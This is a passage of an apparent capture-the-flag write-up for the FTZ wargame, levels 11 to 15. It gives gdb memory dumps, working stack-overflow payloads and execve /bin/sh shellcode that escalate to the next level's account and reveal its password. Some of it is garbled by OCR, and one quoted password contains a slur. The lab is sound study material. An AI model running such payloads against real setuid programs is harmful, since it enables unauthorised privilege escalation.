0x080484be <main+78>:    nop
0x080484bf <main+79>:    nop
End of assembler dump.
(gdb) b *main
Breakpoint 1 at 0x8048470
(gdb) r
Starting program: /home/level11/attackme
Couldn't get registers: Operation not permitted.
```

We can not execute /home/level11/attackme because of the permissions.

```
attackme  hint  public_html  tmp
[level11@ftz level11]$
[level11@ftz level11]$
[level11@ftz level11]$ cp ./attackme ./tmp/attackme
[level11@ftz level11]$
```

Thus, just copy it to do something!

```
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048470 <main+0>:     push   ebp
0x08048471 <main+1>:     mov    ebp,esp
0x08048473 <main+3>:     sub    esp,0x108
0x08048479 <main+9>:     sub    esp,0x8
0x0804847c <main+12>:    push   0xc14
0x08048481 <main+17>:    push   0xc14
0x08048486 <main+22>:    call   0x804834c <setreuid>
0x0804848b <main+27>:    add    esp,0x10
0x0804848e <main+30>:    sub    esp,0x8
0x08048491 <main+33>:    mov    eax,DWORD PTR [ebp+12]
```

We can find the **size of str. == 0x108 == 264**

```
End of assembler dump.
(gdb) b *main+71
Breakpoint 1 at 0x80484b7
(gdb)
```

Using breakpoint to **execute program and enter "A" * 264.**

We can find **SFP & RET & argc.**
If we c**hange RET to shellcode's address**.
We can get level12's shell.

```
(gdb) x/100x $ebp
0xbffff648:     0xbffff600      0x42015574      0x00000002      0xbffff694
0xbffff658:     0xbffff6a0      0x4001582c      0x00000002      0x08048370
```

```
(gdb) x/100x $ebp-264
0xbffff540:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff550:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff560:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff570:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff580:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff590:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff5f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff600:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff610:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff620:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff630:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff640:     0x41414141      0x41414141      0xbffff600      0x42015574
0xbffff650:     0x00000002      0xbffff694      0xbffff6a0      0x4001582c
```

```
[level11@ftz tmp]$
[level11@ftz tmp]$ export myenv=`python -c 'print "₩x90"*100 + "₩x31₩xc0₩xb0₩x31₩xcd₩x80
₩x89₩xc3₩x89₩xc1₩x31₩xc0₩xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69
₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x31₩xd2₩xb0₩x0b₩xcd₩x80"'`
[level11@ftz tmp]$
[level11@ftz tmp]$
[level11@ftz tmp]$ echo $myenv
1욱1?€랬 랬1욱F?€1픐h//shh/bin됣PS됣1柰
                                                  ?€
[level11@ftz tmp]$ ./attackem
0xbfffff56
[level11@ftz tmp]$
[level11@ftz tmp]$
[level11@ftz tmp]$ ./attackem
0xbfffff56
[level11@ftz tmp]$
[level11@ftz tmp]$ ./attackem
0xbfffff56
```

export shell code in env named myenv.

We can find **myenv's address. == 0xbfffff56**

The address does not change.

attackem's code

```
#include <stdio.h>

void main()
{
        printf("%p₩n", getenv("myenv"));
}
```

We can enter hex value using this command.

```
[level11@ftz tmp]$
[level11@ftz tmp]$ ./attackme `python -c 'print "A"*268 + "₩x56₩xff₩xff₩xbf"'`
sh-2.05b$ id
uid=3091(level11) gid=3091(level11) groups=3091(level11)
sh-2.05b$
```

Then, go to attack real program.

```
[level11@ftz level11]$
[level11@ftz level11]$
[level11@ftz level11]$ ./attackme `python -c 'print "A"*268 + "₩x56₩xff₩xff₩xbf"'`
sh-2.05b$ id
uid=3092(level12) gid=3091(level11) groups=3091(level11)
sh-2.05b$ my-pass
TERM environment variable not set.

Level12 Password is "it is like this".

sh-2.05b$
```

We can get level12's shell & password.

12. FTZ Level12

```
[level12@ftz level12]$
[level12@ftz level12]$ cat hint


#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main( void )
{
        char str[256];

        setreuid( 3093, 3093 );
        printf( "문장을 입력하세요.₩n" );
        gets( str );
        printf( "%s₩n", str );
}


[level12@ftz level12]$
```

This also simple BOF.

This code using gets function to enter string.

```
[level12@ftz level12]$ ls
attackme  hint  public_html  tmp
[level12@ftz level12]$
[level12@ftz level12]$ cp ./attackme ./tmp/attackme
[level12@ftz level12]$
```

copy file.

```
[level12@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048470 <main+0>:    push   ebp
0x08048471 <main+1>:    mov    ebp,esp
0x08048473 <main+3>:    sub    esp,0x108
0x08048479 <main+9>:    sub    esp,0x8
0x0804847c <main+12>:   push   0xc15
0x08048481 <main+17>:   push   0xc15
0x08048486 <main+22>:   call   0x804835c <setreuid>
0x0804848b <main+27>:   add    esp,0x10
0x0804848e <main+30>:   sub    esp,0xc
0x08048491 <main+33>:   push   0x8048538
0x08048496 <main+38>:   call   0x804834c <printf>
0x0804849b <main+43>:   add    esp,0x10
0x0804849e <main+46>:   sub    esp,0xc
0x080484a1 <main+49>:   lea    eax,[ebp-264]
0x080484a7 <main+55>:   push   eax
0x080484a8 <main+56>:   call   0x804831c <gets>
```

We can find the **size of str. == 0x108 == 264**

```
0x080484b9 <main+73>:   push   eax
0x080484ba <main+74>:   push   0x804854c
0x080484bf <main+79>:   call   0x804834c <printf>
0x080484c4 <main+84>:   add    esp,0x10
0x080484c7 <main+87>:   leave
0x080484c8 <main+88>:   ret
0x080484c9 <main+89>:   lea    esi,[esi]
0x080484cc <main+92>:   nop
0x080484cd <main+93>:   nop
0x080484ce <main+94>:   nop
0x080484cf <main+95>:   nop
End of assembler dump.
(gdb) b *main+84
Breakpoint 1 at 0x80484c4
(gdb) r
Starting program: /home/level12/tmp/attackme
문장을 입력하세요.
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Breakpoint 1, 0x080484c4 in main ()
```

Test and check the memories using gdb.

```
(gdb) x/100x $ebp
0xbffff638:     0xbffff658      0x42015574      0x00000001      0xbffff684
0xbffff648:     0xbffff68c      0x4001582c      0x00000001      0x08048370
0xbffff658:     0x00000000      0x08048391      0x08048470      0x00000001
```


```
(gdb) x/100x $ebp-264
0xbffff530:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff540:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff550:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff560:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffff570:     0x40015800      0x00001f1f      0xbffff5a0      0xbffff5cc
0xbffff580:     0x4000be03      0x4001624c      0x00000000      0x0177ff8e
0xbffff590:     0x4000807f      0x4001582c      0x00000059      0x40015a38
0xbffff5a0:     0xbffff5f0      0x4000be03      0x40015bd4      0x40016380
0xbffff5b0:     0x00000001      0x00000000      0x4200dba3      0x420069e4
0xbffff5c0:     0x42130a14      0xbffffb7e      0xbffff684      0xbffff604
0xbffff5d0:     0x4000bcc0      0x08049648      0x00000001      0x08048249
0xbffff5e0:     0x4210fd3c      0x42130a14      0xbffff608      0x4210fdf6
0xbffff5f0:     0x08049560      0x08049664      0x00000000      0x00000000
0xbffff600:     0x4210fdc0      0x42130a14      0xbffff628      0x08048451
0xbffff610:     0x08049560      0x08049664      0x4001582c      0x0804839e
0xbffff620:     0x080482e4      0x42130a14      0xbffff638      0x080482fa
0xbffff630:     0x4200af84      0x42130a14      0xbffff658      0x42015574
0xbffff640:     0x00000001      0xbffff684      0xbffff68c      0x4001582c
0xbffff650:     0x00000001      0x08048370      0x00000000      0x08048391
```

We can reach the SFT and RET after 268 letters.


```
[level12@ftz tmp]$
[level12@ftz tmp]$ export myenv=`python -c 'print "\x90" * 100 + "\x3
80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x7
69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"'`
[level12@ftz tmp]$
[level12@ftz tmp]$
[level12@ftz tmp]$ echo $myenv
1욱1?€렜 렜1욱F?€1픊h//shh/bin됣PS됣1柰
                                        ?€
[level12@ftz tmp]$
[level12@ftz tmp]$
[level12@ftz tmp]$
```

```
[level12@ftz tmp]$
[level12@ftz tmp]$
[level12@ftz tmp]$ ./getenv
0xbfffff5a
[level12@ftz tmp]$ ./getenv
0xbfffff5a
[level12@ftz tmp]$ ./getenv
0xbfffff5a
[level12@ftz tmp]$
```

Setting env & get address, same with level11.



(python –c ‘print “A”*264[padding] + “AAAA[sfp]” + “₩x5a₩xff₩xff₩xbf[ret]”’;cat)|./attackme



Go to attack real attackme.


13. FTZ Level13

```
[level13@ftz level13]$
[level13@ftz level13]$ ls
attackme  hint  public_html  tmp
[level13@ftz level13]$ cat hint

#include <stdlib.h>

main(int argc, char *argv[])
{
   long i=0x1234567;
   char buf[1024];

   setreuid( 3094, 3094 );
   if(argc > 1)
   strcpy(buf,argv[1]);
                              Key Point
   if(i != 0x1234567) {
   printf(" Warnning: Buffer Overflow !!! Wn");
   kill(0,11);
   }
}

[level13@ftz level13]$
```


This also look like simple BOF.
However it has detecting Buffer Overflow code.

```
[level13@ftz level13]$
[level13@ftz level13]$ cp ./attackme ./tmp/attackme
[level13@ftz level13]$
[level13@ftz level13]$
```


Copy again.



We can find the **size of str. == 0x108 == 264**
And cmp 0x1234567 with [ebp-12]




First of all just test enter "A"*1048.



We can see that we didn't reach sft & ret yet.

But, Buffer Overflow is detecting.



Because we changed 0x01234567[ebp-12]

```
0xbfffdc00:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffdc10:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffdc20:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffdc30:     0x41414141      0x41414141      0x41414141      0x01234500
0xbfffdc40:     0x4200af84      0x42130a14      0xbfffdc68      0x42015574
0xbfffdc50:     0x00000002      0xbfffdc94      0xbfffdca0      0x4001582c
```

```
0xbfffdd00:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffdd10:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffdd20:     0x41414141      0x41414141      0x41414141      0x01234567
0xbfffdd30:     0x42424242      0x42130a00      0xbfffdd58      0x42015574
0xbfffdd40:     0x00000002      0xbfffdd84      0xbfffdd90      0x4001582c
```

We should It's as if it has not changed.
The simple way is enter same value to same place.
like "A"*1036 + "₩x67₩x45₩x23₩x01"

```
0xbffff4f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff500:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff510:     0x41414141      0x41414141      0x41414141      0x01234567
0xbffff520:     0x41414141      0x41414141      0x41414141      0x42424242
0xbffff530:     0x00000000      0xbffff574      0xbffff580      0x4001582c
```

After that just change sfp & ret again.

```
[level13@ftz tmp]$ ./attackme `python -c 'print "A"*1036 + "₩x67₩x45₩x23₩x01" + "A"*12 +
"₩x56₩xff₩xff₩xbf"'`
sh-2.05b$ id
uid=3093(level13) gid=3093(level13) groups=3093(level13)
sh-2.05b$
```

Go to attack real program.

```
[level13@ftz level13]$ ./attackme `python -c 'print "A"*1036 + "₩x67₩x45₩x23₩x01" + "A"*
12 +"₩x56₩xff₩xff₩xbf"'`
sh-2.05b$ id
uid=3094(level14) gid=3093(level13) groups=3093(level13)
sh-2.05b$ my-pass
TERM environment variable not set.

Level14 Password is "what that nigga want?".

sh-2.05b$
```

14. FTZ Level14

```
[level14@ftz level14]$ ls
attackme  hint  public_html  tmp
[level14@ftz level14]$ cat hint

레벨14 이후로는 mainsource의 문제를 그대로 가져왔습니다.
버퍼 오버플로우, 포맷스트링을 학습하는데는 이 문제들이
최고의 효과를 가져다줍니다.

#include <stdio.h>
#include <unistd.h>

main()
{ int crap;
  int check;
  char buf[20];
  fgets(buf,45,stdin);
  if (check==0xdeadbeef)
   {
     setreuid(3095,3095);
     system("/bin/sh");
   }
}

[level14@ftz level14]$
```

In this case, we should change check's value to [0xdeadbeef].
However, no function to enter it.
We gonna using BOF to enter it.


```
[level14@ftz level14]$
[level14@ftz level14]$ cp ./attackme ./tmp/attackme
[level14@ftz level14]$
[level14@ftz level14]$
```

```
[level14@ftz tmp]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
0x080484a1 <main+17>:   lea    eax,[ebp-56]
0x080484a4 <main+20>:   push   eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    esp,0x10
0x080484ad <main+29>:   cmp    DWORD PTR [ebp-16],0xdeadbeef
0x080484b4 <main+36>:   jne    0x80484db <main+75>
0x080484b6 <main+38>:   sub    esp,0x8
0x080484b9 <main+41>:   push   0xc17
0x080484be <main+46>:   push   0xc17
0x080484c3 <main+51>:   call   0x8048380 <setreuid>
0x080484c8 <main+56>:   add    esp,0x10
0x080484cb <main+59>:   sub    esp,0xc
0x080484ce <main+62>:   push   0x8048548
0x080484d3 <main+67>:   call   0x8048340 <system>
0x080484d8 <main+72>:   add    esp,0x10
0x080484db <main+75>:   leave
0x080484dc <main+76>:   ret
0x080484dd <main+77>:   lea    esi,[esi]
End of assembler dump.
(gdb)
```


We can find check value is [ebp-16].

```
End of assembler dump.
(gdb) b *main+75
Breakpoint 1 at 0x80484db
(gdb) r
Starting program: /home/level14/tmp/attackme
AAAA

Breakpoint 1, 0x080484db in main ()
(gdb)
```

We need to know where is [ebp-16].



We can find [ebp-16] always placed after 40 bytes from ebp.



Now, we can attack this file.

$ (python –c 'print "A"*40 + "₩xef₩xbe₩xad₩xde"';cat)|./attackme

Then, we can get new shell.

Go to attack real program.

```
[level14@ftz level14]$
[level14@ftz level14]$ (python -c 'print "A"*40 + "₩xef₩xbe₩xad₩xde"';cat)|./attackme
id
uid=3095(level15) gid=3094(level14) groups=3094(level14)
my-pass
```

Level15 Password is "guess what".

15. FTZ Level15

```
[level15@ftz level15]$
[level15@ftz level15]$ cat hint

#include <stdio.h>

main()
{ int crap;
  int *check;
  char buf[20];
  fgets(buf,45,stdin);
  if (*check==0xdeadbeef)
   {
     setreuid(3096,3096);
     system("/bin/sh");
   }
}

[level15@ftz level15]$
```


Level15 looks like Level14.
But, in this case [check] defined by pointer.

```
[level15@ftz level15]$
[level15@ftz level15]$
[level15@ftz level15]$ cp ./attackme ./tmp/attackme
[level15@ftz level15]$
[level15@ftz level15]$
```


```
0x08048490 <main+0>:    push   ebp
0x08048491 <main+1>:    mov    ebp,esp
0x08048493 <main+3>:    sub    esp,0x38
0x08048496 <main+6>:    sub    esp,0x4
0x08048499 <main+9>:    push   ds:0x8049664
0x0804849f <main+15>:   push   0x2d
